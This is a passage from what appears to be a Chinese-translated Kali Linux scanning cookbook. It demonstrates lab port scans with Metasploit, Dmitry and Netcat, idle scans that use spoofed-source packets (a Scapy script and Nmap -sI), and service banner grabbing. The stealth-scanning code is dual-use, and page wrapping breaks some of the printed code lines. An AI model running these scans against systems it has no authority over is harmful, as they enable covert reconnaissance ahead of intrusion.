[*] Scanned 080 of 256 hosts (031% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] 172.16.36.135:80 - TCP OPEN
[*] 172.16.36.135:22 - TCP OPEN
[*] 172.16.36.132:22 - TCP OPEN
[*] Scanned 138 of 256 hosts (053% complete)
[*] Scanned 157 of 256 hosts (061% complete)
[*] 172.16.36.180:22 - TCP OPEN
[*] 172.16.36.180:80 - TCP OPEN
[*] Scanned 182 of 256 hosts (071% complete)
[*] Scanned 210 of 256 hosts (082% complete)
[*] Scanned 238 of 256 hosts (092% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

工作原理

Metasploit TCP 连接扫描辅助模块背后的底层原理和任何其它 TCP 连扫描工具一样。使用 MEtasploit 来执行这种扫描的有点事，它可以降低所需工具的总数。

3.13 Dmitry 连接扫描

另一个可以对远程系统执行 TCP 连接扫描的 替代工具就是 Dmitry。不像 Nmap 和 Metasploit，Dmitry 是个非常简单的工具，我们可以使用它来执行简单快速的扫描，而不需要任何配置。这个秘籍展示了如何使用 Dmitry 来自执行 TCP 连接扫

描。

准备

为了使用 Dmitry 执行 TCP 连接扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

Dmitry 是个多用途的工具，可以用于执行目标系统上的 TCP 扫描。它的功能十分有限，但是它是个简单的工具，快速而高效。为了查看 Dmitry 的可用选项，我们在终端中不带任何参数来启动这个程序：

```
root@KaliLinux:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o   Save output to %host.txt or to file specified by -o file

  -i   Perform a whois lookup on the IP address of a host
  -w   Perform a whois lookup on the domain name of a host
  -n   Retrieve Netcraft.com information on a host
  -s   Perform a search for possible subdomains
  -e   Perform a search for possible email addresses
  -p   Perform a TCP port scan on a host
* -f   Perform a TCP port scan on a host showing output reportin
g filtered ports
* -b   Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Defau
lt 2 )
*Requires the -p flagged to be passed
```

就像输出中所说的那样， `-p` 选项用于执行 TCP 端口扫描。为了实现它，我们以被扫描系统的 IP 地址来使用这个选项。Dmitry 拥有 150 个常用的预配置端口，它会扫描这些。在这些端口中，它会展示任何发现的开放端口。考虑下面的例子：

```
root@KaliLinux:~# dmitry -p 172.16.36.135
Deepmagic Information Gathering
Tool "There be some deep magic going on"

ERROR: Unable to locate Host Name for 172.16.36.135
Continuing with limited modules
HostIP:172.16.36.135
HostName:

Gathered TCP Port information for 172.16.36.135
---------------------------------

 Port    State

21/tcp    open
22/tcp    open
23/tcp    open
25/tcp    open
53/tcp    open
80/tcp    open
111/tcp    open
139/tcp    open

Portscan Finished: Scanned 150 ports, 141 ports were in state cl
osed
```

Dmitry 中的 TCP 端口扫描并不能自定义。但是它是个简单高效的方法来访问单个主机上的常用服务。我们也可以使用 `-o` 选项，并通过指定文件名称，将 DMitry 扫描结果输出到文本文件中。

```
root@KaliLinux:~# dmitry -p 172.16.36.135 -o output
root@KaliLinux:~# ls Desktop  output.txt
root@KaliLinux:~# cat output.txt
ERROR: Unable to locate
Host Name for 172.16.36.135
Continuing with limited modules
HostIP:172.16.36.135
HostName:

Gathered TCP Port information for 172.16.36.135
--------------------------------

 Port    State
21/tcp    open
22/tcp    open
23/tcp    open
25/tcp    open
53/tcp    open
80/tcp    open
111/tcp    open
139/tcp    open

Portscan Finished: Scanned 150 ports, 141 ports were in state cl
osed
```

工作原理

定义如何执行 TCP 连接扫描的底层机制和之前讨论的其它工具一样。和其他工具相比，Dmitry 的使用性主要源于简洁，并不需要管理多个配置项，像我们使用 Nmap 和 Metasploit 那样。我们可以轻易通过指定响应模式，以及将 IP 地址传递给他来启动 Dmitry。它能够快读扫描常用的 150 个端口，以及其中所有开放端口的值。

Netcat TCP 端口扫描

由于 Netcat 是个网路哦套接字连接和管理工具，它可以轻易转换为 TCP 端口扫描工具。这个秘籍展示了如何使用 Netcat 执行 TCP 连接扫描。

准备

为了使用 Netcat 执行 TCP 连接扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

Netcat 是个非常易用，功能多样的网络工具，可以用于多种目的。Netcat 的一种非常高效的使用方式就是执行端口扫描。为了确定使用选项， `nc` 应该以 `-h` 选项调用，像这样：

```
root@KaliLinux:~# nc -h
[v1.10-40]
connect to somewhere:  nc [-options] hostname port[s] [ports] ..
.
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands  as `-e'; use /bin/sh to exec [dangerous!!]
  -e filename    program to exec after connect [dangerous!!]
  -b      allow broadcasts
  -g gateway    source-routing hop point[s], up to 8
  -G num      source-routing pointer: 4, 8, 12, ...
  -h      this cruft
  -i secs      delay interval for lines sent, ports scanned
  -k                      set keepalive option on socket
  -l      listen mode, for inbound connects
  -n      numeric-only IP addresses, no DNS
  -o file      hex dump of traffic  -p port      local port numb
er
  -r      randomize local and remote ports
  -q secs      quit after EOF on stdin and delay of secs
  -s addr      local source address
  -T tos      set Type Of Service
  -t      answer TELNET negotiation
  -u      UDP mode
  -v      verbose [use twice to be more verbose]
  -w secs      timeout for connects and final net reads
  -z      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]; hyp
hens in port names must be backslash escaped (e.g. 'ftp\-data').
```

正如输出所表示的那样， `-z` 选项可以高效用于扫描。为了扫描目标系统上的 TCP 80 端口，我们使用 `-n` 选项来表明所使用的 IP 地址， `-v` 选项用于详细输出， `-z` 选项用于扫描，像这样：

```
root@KaliLinux:~# nc -nvz 172.16.36.135 80
(UNKNOWN) [172.16.36.135] 80 (http) open
root@KaliLinux:~# nc -nvz 172.16.36.135 443
(UNKNOWN) [172.16.36.135] 443 (https) : Connection refused
```

开放端口上的扫描尝试执行会返回 IP 地址，端口地址，以及端口状态。对活动主机的关闭端口执行相同扫描会显式简介被拒绝。我们可以在寻呼哪种自动化这个过程，像这样：

```
root@KaliLinux:~# for x in $(seq 20 30); do nc -nvz 172.16.36.13
5 $x; done
(UNKNOWN) [172.16.36.135] 20 (ftp-data) : Connection refused
(UNKNOWN) [172.16.36.135] 21 (ftp) open
(UNKNOWN) [172.16.36.135] 22 (ssh) open
(UNKNOWN) [172.16.36.135] 23 (telnet) open
(UNKNOWN) [172.16.36.135] 24 (?) : Connection refused
(UNKNOWN) [172.16.36.135] 25 (smtp) open
(UNKNOWN) [172.16.36.135] 26 (?) : Connection refused
(UNKNOWN) [172.16.36.135] 27 (?) : Connection refused
(UNKNOWN) [172.16.36.135] 28 (?) : Connection refused
(UNKNOWN) [172.16.36.135] 29 (?) : Connection refused
(UNKNOWN) [172.16.36.135] 30 (?) : Connection refused
```

通过将输出传递给 `STDOUT` ，之后过滤输出，我们能够分离出提供开放端口细节的行。我们甚至可以更加简明，通过仅仅提取我们需要的信息。如果单个主机被扫描了，我们可能能够利用第三和第四个字段；

```
root@KaliLinux:~# for x in $(seq 20 30); do nc -nvz 172.16.36.13
5 $x; done 2>&1 | grep open | cut -d " " -f 3-4
21 (ftp)
22 (ssh)
23 (telnet)
25 (smtp)
```

通过从输出提取这些字段， `cut` 函数可以用于以空格分隔符，之后通过指定要输出的字段分离这些行。但是，还有另一种高效的方法，就是在 Netcat 中指定端口范围，而不需要将工具传递金循环中。通过向 `nc` 中传入端口地址值的序列，Netcat 会自动展示其中的开放端口：

```
root@KaliLinux:~# nc 172.16.36.135 -nvz 20-30
(UNKNOWN) [172.16.36.135] 25 (smtp) open
(UNKNOWN) [172.16.36.135] 23 (telnet) open
(UNKNOWN) [172.16.36.135] 22 (ssh) open
(UNKNOWN) [172.16.36.135] 21 (ftp) open
```

但是，像之前那样，我们需要将它的输出传给 `STDOUT` ，以便将其传递给 `cut` 函数。通过展示 2 到 4 的字段，我们可以限制 IP 地址、端口号以及相关服务的输出，像这样：

```
root@KaliLinux:~# nc 172.16.36.135 -nvz 20-30 2>&1 | cut -d " "
-f 2-4
[172.16.36.135] 25 (smtp)
[172.16.36.135] 23 (telnet)
[172.16.36.135] 22 (ssh)
[172.16.36.135] 21 (ftp)
```

我们可以在 bash 中使用 `loop` 函数来使用 Netcat 扫描多个主机地址序列，之后提取相同的细节来确定不同的被扫描 IP 地址中，哪个端口是开着的。

```
root@KaliLinux:~# for x in $(seq 0 255); do nc 172.16.36.$x -nvz
 80 2>&1 | grep open | cut -d " " -f 2-4; done
[172.16.36.135] 80 (http)
[172.16.36.180] 80 (http)
```

工作原理

执行 TCP 连接扫描的同居通过执行完整的三次握手，和远程系统的所有被扫描端口建立连接。端口的状态取决于连接是否成功建立。如果连接建立，端口被认为是开放的，如果连接不能成功建立，端口被认为是关闭的。

3.15 Scapy 僵尸扫描

我们可以识别目标系统的开放端口，而不留下和系统交互的证据。这种机器隐蔽的扫描形式就是僵尸扫描，并且只能在网络中存在其他拥有少量网络服务和递增 IPID 序列的主机时执行。这个秘籍展示了如何使用 Scapy 执行僵尸扫描。

准备

为了使用 Scapy 执行僵尸扫描，你需要拥有运行 TCP 服务的远程系统，以及另一个拥有 IPID 递增序列的远程系统。在所提供的例子中，Metasploitable2 用作扫描目标，WindowsXP 用作 IPID 递增的僵尸。关于如何在本地实验环境下配置系统的更多信息，请参考第一章的“安装 Metasploitable2”和“安装 Windows 服务器”秘籍。此外，这一节也需要使用文本编辑器将脚本写到文件系统，例如 VIM 或 Nano。如何编写脚本的更多信息，请参考第一章中的“使用文本编辑器（VIM 或 Nano）”秘籍。

操作步骤

所有 IP 封包中都存在的值是 ID 号。取决于系统，ID 号会随机生成，可能始终从零开始，或者可能在每个发送的 IP 封包中都递增 1。如果发现了 IPID 递增的主机，并且这个主机并不和其它网路系统交互，它就可以用作识别其它系统上开放端口的手段。我们可以通过发送一系列 IP 封包，并分析响应，来识别远程系统的 IPID 序列模式。

```
>>> reply1 = sr1(IP(dst="172.16.36.134")/TCP(flags="SA"),timeout
=2,verbo se=0)
>>> reply2 = sr1(IP(dst="172.16.36.134")/TCP(flags="SA"),timeout
=2,verbo se=0)
>>> reply1.display()

###[ IP ]###
```

```
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 40
    id= 61
    flags=
    frag= 0L
    ttl= 128
    proto= tcp
    chksum= 0x9938
    src= 172.16.36.134
    dst= 172.16.36.180
    \options\
###[ TCP ]###
    sport= http
    dport= ftp_data
    seq= 0
    ack= 0
    dataofs= 5L
    reserved= 0L
    flags= R
    window= 0
    chksum= 0xe22
    urgptr= 0
    options= {}
###[ Padding ]###
    load= '\x00\x00\x00\x00\x00\x00'
>>> reply2.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 40
    id= 62
    flags=
    frag= 0L
    ttl= 128
    proto= tcp
    chksum= 0x992d
    src= 172.16.36.134
    dst= 172.16.36.180
    \options\
###[ TCP ]###
    sport= http
    dport= ftp_data
    seq= 0
    ack= 0
    dataofs= 5L
    reserved= 0L
    flags= R
    window= 0
    chksum= 0xe22
    urgptr= 0
```

```
    options= {}
###[ Padding ]###
    load= '\x00\x00\x00\x00\x00\x00'
```

如果我们向 Windows 独立系统发送两个 IP 封包，我们可以检测响应中的 ID 属性的整数值。要注意第一个请求的回复的 ID 是 61，第二个是 62。这个主机确实存在递增的 IPID 序列，并假设它保持独立。它可以用作高效的僵尸，来进行僵尸扫描。为了执行僵尸扫描，必须向僵尸系统发送初始的 SYN+ACK 请求，来判断返回的 RST 中的当前 IPID 值。之后，向扫描目标发送伪造的 SYN 扫描，带有僵尸系统的 IP 原地址。如果端口是打开的，扫描目标会发送 SYN+ACK 响应给僵尸。由于僵尸没有实际发送初始的 SYN 请求，它会将 SYN+ACK 解释为来路不明，并且项目表发送 RST 封包。因此将 IPID 增加 1。最后，应该向僵尸发送另一个 SYN+ACK 封包，它会返回 RST 封包并将 IPID 再次增加 1。IPID 比起初始响应增加了 2，折表示所有这些时间都发生了，并且被扫描系统的目标端口是开放的。

反之，如果端口是关闭的，会发生不同的系列时间，这仅仅会导致最后的 RST 响应早呢更加 1。如果被扫描系统的目标端口是关闭的，RST 封包会发给僵尸系统，作为初始的伪造的 SYN 封包的响应。由于 RST 封包没有任何回应，僵尸系统的 IPID 值无变化。所以，作为 SYN+ACK 封包的响应，返回给扫描系统的最后的 RST 封包的 IPID 值只会增加 1。

为了简化这个过程，下面的脚本以 Python 编写，它能识别可用僵尸系统，也对扫描目标执行了僵尸扫描。

```
#!/usr/bin/python
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

def ipid(zombie):
    reply1 = sr1(IP(dst=zombie)/TCP(flags="SA"),timeout=2,verbos
e=0)
    send(IP(dst=zombie)/TCP(flags="SA"),verbose=0)
    reply2 = sr1(IP(dst=zombie)/TCP(flags="SA"),timeout=2,verbos
e=0)
    if reply2[IP].id == (reply1[IP].id + 2):
        print "IPID sequence is incremental and target appears t
o be         idle.  ZOMBIE LOCATED"
        response = raw_input("Do you want to use this zombie to
perform         a scan? (Y or N): ")
        if response == "Y":
            target = raw_input("Enter the IP address of the targ
et             system: ")
            zombiescan(target,zombie)
    else:
        print "Either the IPID sequence is not incremental or th
e target         is not idle.  NOT A GOOD ZOMBIE"

def zombiescan(target,zombie):
    print "\nScanning target " + target + " with zombie " + zomb
```

```
ie   print "\n---------Open Ports on Target--------\n"
    for port in range(1,100):
        try:
            start_val = sr1(IP(dst=zombie)/TCP(flags="SA",dport=
port),tim           eout=2,verbose=0)
            send(IP(src=zombie,dst=target)/TCP(flags="S",dport=p
ort),verbose=0)
            end_val = sr1(IP(dst=zombie)/TCP(flags="SA"),timeout=
2,verbo          se=0)
            if end_val[IP].id == (start_val[IP].id + 2):

                print port
        except:
            pass

print "-----------Zombie Scan Suite------------\n"
print "1 - Identify Zombie Host\n"
print "2 - Perform Zombie Scan\n" ans = raw_input("Select an Opt
ion (1 or 2): ")
if ans == "1":
    zombie = raw_input("Enter IP address to test IPID sequence: "
)
    ipid(zombie)
else:
    if ans == "2":
        zombie = raw_input("Enter IP address for zombie system: "
)
        target = raw_input("Enter IP address for scan target: ")

        zombiescan(target,zombie)
```

在执行脚本过程中，用户会收到量个选项的提示。通过选项选项 1，我们可以扫描或评估目标的 IPID 序列来判断是否主机是个可用的僵尸。假设主机是独立的，并拥有递增的 IPID 序列，主机就可以用作僵尸。并且用户会被询问是否使用僵尸来执行扫描。如果执行了扫描，会对 TCP 端口前 100 个地址的每个地址执行前面讨论的过程。像这样：

```
root@KaliLinux:~# ./zombie.py
-----------Zombie Scan Suite-----------

1 - Identify Zombie Host
2 - Perform Zombie Scan

Select an Option (1 or 2): 1
Enter IP address to test IPID sequence: 172.16.36.134
IPID sequence is incremental and target appears to be idle.  ZOM
BIE LOCATED
Do you want to use this zombie to perform a scan? (Y or N): Y
Enter the IP address of the target system: 172.16.36.135

Scanning target 172.16.36.135 with zombie 172.16.36.134

---------Open Ports on Target-------

21
22
23
25
53
80
```

工作原理

僵尸扫描是个枚举目标系统开放端口的隐秘方式，不需要留下任何交互的痕迹。将伪造请求的组合发给目标系统，以及将正常请求发给僵尸系统，我们就可以通过评估僵尸系统的响应的 IPID 值来映射目标系统的开放端口。

3.18 Nmap 僵尸扫描

就像上一个秘籍,在编程自定义脚本对于理解僵尸扫描背后的工作原理很有帮助。Nmap 中还有另一种高效的扫描模式，可以用于执行僵尸扫描。这个秘籍展示了如何使用 Nmap 执行僵尸扫描。

准备

为了使用 Nmap 执行僵尸扫描，你需要拥有运行 TCP 服务的远程系统，以及另一个拥有 IPID 递增序列的远程系统。在所提供的例子中，Metasploitable2 用作扫描目标，WindowsXP 用作 IPID 递增的僵尸 。关于如何在本地实验环境下配置系统的更多信息，请参考第一章的“安装 Metasploitable2”和“安装 Windows 服务器”秘籍。此外，这一节也需要使用文本编辑器将脚本写到文件系统，例如 VIM 或 Nano。如何编写脚本的更多信息，请参考第一章中的“使用文本编辑器（VIM 或 Nano）”秘籍。

操作步骤

僵尸扫描可以在 Nmap 中带参数执行。但是，我们可以使用 Metasploit 快速发现任何可用的僵尸候选项，通过扫描整个地址范围和评估 PIPD 序列，而不是使用 Nmap 僵尸扫描。为了这样做，我们需要使用 `msfconsole` 命令打开 Metasploit，并选项 IPID 序列辅助模块，像这样：

```
root@KaliLinux:~# msfconsole
+-------------------------------------------------------+
|  METASPLOIT by Rapid7                                 |
+---------------------------+---------------------------+
|      __________________   |                           |
|  ==c(______(o(______(_()  | |""""""""""""|======[***  |
|             )=\          | |  EXPLOIT   \            |
|            // \\         | |_____________\_______    |
|           //   \\        | |==[msf >]============\   |
|          //     \\       | |______________________\  |
|         // RECON \\      | \(@)(@)(@)(@)(@)(@)(@)/   |
|        //         \\     |  *********************    |
+---------------------------+---------------------------+
|      o O o                |        \'\/\/\/'/         |
|              o O          |         )======(          |
|                 o         |       .'  LOOT  '.        |
| |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
| |    PAYLOAD     |""\___, |     /    (_||_     \      |
| |________________|__|)__| |    |     __||_)     |     |
| |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
|  = = = = = = = = = = = =  |     '--------------'      |
+---------------------------+---------------------------+

Using notepad to track pentests? Have Metasploit Pro report on h
osts, services, sessions and evidence -- type 'go_pro' to launch
 it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use auxiliary/scanner/ip/ipidseq
msf  auxiliary(ipidseq) > show options

Module options (auxiliary/scanner/ip/ipidseq):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interfa
ce
   RHOSTS                      yes       The target address rang
e or CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    1                yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in milliseconds
```

这个辅助模块可以用于在主机地址序列或网络范围中执行扫描，可以使用 CIDR 记法来定义。为了使扫描速度增加，我们可以将 `THREADS` 变量设为合理的并发任务数量，像这样：

```
msf  auxiliary(ipidseq) > set RHOSTS 172.16.36.0/24
RHOSTS => 172.16.36.0/24
msf  auxiliary(ipidseq) > set THREADS 25
THREADS => 25
msf  auxiliary(ipidseq) > show options

Module options (auxiliary/scanner/ip/ipidseq):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------   INTERFACE
                  no        The name of the interface
   RHOSTS     172.16.36.0/24   yes       The target address rang
e or CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    25               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in milliseconds
```

一旦为所需变量设置了合理的值，我们可以使用 `show options` 来再次验证扫描配置。IPID 序列扫描之后可以使用 `run` 命令来执行。

```
msf  auxiliary(ipidseq) > run

[*] 172.16.36.1's IPID sequence class: Randomized
[*] 172.16.36.2's IPID sequence class: Incremental!
[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 077 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] 172.16.36.134's IPID sequence class: Incremental!
[*] 172.16.36.135's IPID sequence class: All zeros
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 205 of 256 hosts (080% complete)
[*] Scanned 231 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

由于 IPID 序列扫描模块会遍历所提供的网络范围，它会识别被发现主机的 IPID 序列模式，并且表示出哪些是 0，随机或递增的。用于僵尸扫描的理想候选项必须拥有递增的 IPID，并且不会被网络上的其它主机严重影响。一旦识别了递增的独立主

机，我们可以在 Nmap 中使用 `-sI` 选项并且传入僵尸主机的 IP 地址来执行僵尸扫描。

```
root@KaliLinux:~# nmap 172.16.36.135 -sI 172.16.36.134 -Pn -p 0-
100

Starting Nmap 6.25 ( http://nmap.org ) at 2014-01-26 14:05 CST I
dle scan using zombie 172.16.36.134 (172.16.36.134:80); Class: I
ncremental
Nmap scan report for 172.16.36.135
Host is up (0.045s latency).
Not shown: 95 closed|filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open
http MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
```

上面的例子中，僵尸扫描执行在扫描目标 `172.16.36.135` 的前 100 个 TCP 端口上。独立主机 `172.16.36.134` 用作僵尸， `-Pn` 选项用于阻止 Nmap 尝试 ping 扫描目标。这个示例中，我们识别并枚举了所有列出的开放端口，而不会直接和被扫描主机交互。反之，伪造了来源的封包会发给扫描目标，并且只有扫描系统和僵尸主机之间才有直接的交互。

工作原理

僵尸扫描的底层机制和上一个秘籍中讨论过的 Scapy 的例子相同。但是，使用 Nmap 僵尸扫描模式使我们能够使用知名的集成工具来快速执行此类工具。

第四章 指纹识别

> 作者：Justin Hutchens
>
> 译者：飞龙

识别目标范围上的活动系统，并枚举这些系统上的开放端口之后，重要的是开始收集关于它们和开放端口的服务的信息。 在本章中，我们会讨论用于 Kali Linux 的指纹和服务识别的不同技术。 这些技术将包括特征抓取，服务探测识别，操作系统识别，SNMP 信息收集和防火墙识别。

4.1 Netcat 特征抓取

Netcat 是个多用途的网络工具，可以用于在 Kali 中执行多个信息收集和扫描任务。这个秘籍展示了如何使用 Netcat 获取服务特征，以便识别和开放端口相关的服务。

在讲解上述特定秘籍之前，我们应首先了解一些将在本章剩余部分讨论的基本原则。 本章中的每个秘籍都将介绍可用于执行几个特定任务的工具。 这些任务包括特征抓取，服务识别，操作系统识别，SNMP 分析和防火墙识别。 这些任务中的每一个都用于尽可能多地收集目标系统的信息，来快速有效地攻击该系统。

准备

为了使用 Netcat 收集服务特征，在客户端设备连接时，你需要拥有运行开放信息的网络服务的远程系统。提供的例子使用了 Metasploitable2 来执行这个任务。配置 Metasploitable2 的更多信息，请参考第一章的“安装 Metasploitable2”秘籍。

在尝试识别远程服务，以及投入大量时间和资源之前，我们应该首先确定该远程服务是否会向我们暴露自己。服务特征包括与远程服务建立连接时立即返回的输出文本。过去用于网络服务的最佳实践是，发现制造商，软件名称，服务类型，甚至服务特征中的版本号。幸运的是，对于渗透测试人员，这些信息对于识别软件中已知的弱点，缺陷和漏洞非常有用。通过仅连接到远程终端服务，我们可以轻易读取服务特征。但是，为了使它是一个有效的信息收集工具，它应该是自动的，这样我们不必手动连接到远程主机上的每个单独的服务。在本章中的特征抓取秘籍中讲解的工具，将完成自动化抓取特征的任务，来识别尽可能多的开放服务。

如果远程服务不愿意暴露运行它的软件和版本，我们需要更多精力来识别服务。 通常，我们可以识别独特的行为，或请求用于精确识别服务的唯一响应。 甚至可以根据响应或行为的微妙变化而识别特定服务的特定版本。 然而，所有这些独特的签名的知识，对任何人来说都很困难。 幸运的是，许多工具已经创建，来向远程服务发送大量探测，来分析这些目标服务的响应和行为。 与之相似，响应变化也可以用于识别在远程服务器或工作站上运行的底层操作系统。 这些工具将在讲解服务识别和操作系统识别的秘籍中讨论。

简单网络管理协议（SNMP）是一种为各种类型的网络设备提供远程管理服务的协议。 SNMP 的管理功能将团体字符串用于验证来执行。 使用默认团队字符串部署设备是非常常见的。 当发生这种情况时，攻击者通常可能远程收集目标设备配置的大量信息，并且甚至在某些情况下重新配置设备。 利用 SNMP 用于信息收集的技术会在讲解 SNMP 分析的秘籍中讨论。

在收集关于潜在目标的信息时，重要的是，还要了解可能影响成功侦查或攻击的任何障碍。 防火墙是一个网络设备或软件，用于选择性限制发往或来自特定目标的网络流量。 防火墙通常配置为防止远程访问特定服务。 防火墙的存在修改了攻击系统和目标之间的流量，有助于尝试识别绕过其过滤器的方法。 识别防火墙设备和服务的技术将在讲解防火墙识别的秘籍中讨论。

操作步骤

为了使用 Netcat 抓取服务特征，我们必须与建立远程系统的目标端口建立套接字连接。为了快速理解 Netcat 的用法，以及如何用于该目的，我们可以输出使用方法。这可以使用 `-h` 选项来完成：

```
root@KaliLinux:~# nc -h
[v1.10-40]
connect to somewhere:  nc [-options] hostname port[s] [ports] ..
.
listen for inbound:    nc -l -p port [-options] [hostname] [port
]
options:
    -c shell commands as `-e'; use /bin/sh to exec [dangerous!!]

    -e filename      program to exec after connect [dangerous!!]

    -b          allow broadcasts
    -g gateway      source-routing hop point[s], up to 8
    -G num          source-routing pointer: 4, 8, 12, ...
    -h          this cruft
    -i secs         delay interval for lines sent, ports scanne
d
    -k                      set keepalive option on socket
    -l          listen mode, for inbound connects
    -n          numeric-only IP addresses, no DNS
    -o file           hex dump of traffic
    -p port         local port number
    -r          randomize local and remote ports
    -q secs         quit after EOF on stdin and delay of secs
    -s addr           local source address
    -T tos          set Type Of Service
    -t          answer TELNET negotiation
    -u          UDP mode
    -v          verbose [use twice to be more verbose]
    -w secs         timeout for connects and final net reads

    -z          zero-I/O mode [used for scanning]
```

通过查看工具提供的多个选项，我们可以判断出，通过指定选项，IP 地址和端口号，我们就可以创建到所需端口的连接。

```
root@KaliLinux:~# nc -vn 172.16.36.135 22
(UNKNOWN) [172.16.36.135] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
^C
```

在所提供的例子中，创建了到 Metasploitable2 系统 `172.16.36.135` 端口 22 的链接。 `-v` 选项用于提供详细输出， `-n` 选项用于不使用 DNS 解析来连接到这个 IP 地址。这里我们可以看到，远程主机返回的特征将服务识别为 SSH，厂商为 OpenSSH，甚至还有精确的版本 4.7。Netcat 维护开放连接，所以读取特征之后，你可以按下 `Ctrl + C` 来强行关闭连接。

```
root@KaliLinux:~# nc -vn 172.16.36.135 21
(UNKNOWN) [172.16.36.135] 21 (ftp) open
220 (vsFTPd 2.3.4)
^C
```

通过执行相同主机 21 端口上的相似扫描，我们可以轻易获得所运行 FTP 服务的服务和版本信息。每个情况都暴露了大量实用的信息。了解运行在系统上的服务和版本通常是漏洞的关键指示，这可以用于利用或者入侵系统。

工作原理

Netcat 能够住区这些服务的特征，因为当客户端设备连接它们的时候，服务的配置会自己开房这些信息。自我开房服务的和版本的最佳实践在过去常常使用，来确保客户端俩连接到了它们想连接的目标。由于开发者的安全意识变强，这个实践变得越来越不普遍。无论如何，它仍旧对于不良开发者，或者历史遗留服务十分普遍，它们会以服务特征的形式提供大量信息。

4.2 Python 套接字特征抓取

Python 的套接字模块可以用于连接运行在远程端口上的网络服务。这个秘籍展示饿了如何使用 Python 套接字来获取服务特征，以便识别目标系统上和开放端口相关的服务。

准备

为了使用 Python 套接字收集服务特征，在客户端设备连接时，你需要拥有运行开放信息的网络服务的远程系统。提供的例子使用了 Metasploitable2 来执行这个任务。配置 Metasploitable2 的更多信息，请参考第一章的“安装 Metasploitable2”秘籍。

此外，这一节也需要编写脚本的更多信息，请参考第一章中的“使用文本编辑器 VIM 和 Nano”。

操作步骤

使用 Python 交互式解释器，我们可以直接与远程网络设备交互。你可以通过 直接调用 Python 解释器来直接和它交互。这里，你可以导入任何打算使用的特定模块。这里我们导入套接字模块。

```
root@KaliLinux:~# python
Python 2.7.3 (default, Jan  2 2013, 16:53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.36.135", 21))
>>> bangrab.recv(4096) '220 (vsFTPd 2.3.4)\r\n'
>>> bangrab.close()
>>> exit()
```

在提供的例子中，我们使用名 `bangrab` 创建了新的套接字。 `AF_INET` 参数用于表示，套接字使用 IPv4 地址， `SOCK_STREAM` 参数用于表示使用 TCP 来传输。一旦套接字创建完毕，可以使用 `connect` 来初始化连接。例子中。 `bangrab` 套接字连接 Metasploitable2 远程主机 `172.16.36.135` 的 21 端口。连接后， `recv` 函数可以用于从套接字所连接的服务接收内容。假设有可用信息，它会打印它作为输出。这里，我们可以看到由运行在 Metasploitable2 服务器上的 FTP 服务提供的特征。最后， `close` 函数可以用于完全结束与远程服务的连接。如果我们尝试连接不接受连接的服务，Python 解释器会返回错误。

```
root@KaliLinux:~# python
Python 2.7.3 (default, Jan  2 2013, 16:53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more  infor
mation.
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.36.135", 443))
Traceback (most recent call last):
    File "<stdin>", line 1, in <module>
    File "/usr/lib/python2.7/socket.py", line 224, in meth
        return getattr(self._sock,name)(*args)
socket.error: [Errno 111] Connection refused
>>> exit()
```

如果我们尝试连接 Metasploitable2 系统上的 TCP 443 端口，会返回一个错误，表示连接被拒绝。这是因为这个远程端口上没有运行服务。但是，即使当存在服务运行在目标端口时，也不等于就能得到服务的特征。这可以通过与 Metasploitable2 系统的 TCP 80 端口建立连接来看到。

```
root@KaliLinux:~# python
Python 2.7.3 (default, Jan  2 2013, 16:53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more inform
ation.

>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("172.16.36.135", 80))
>>> bangrab.recv(4096)
```

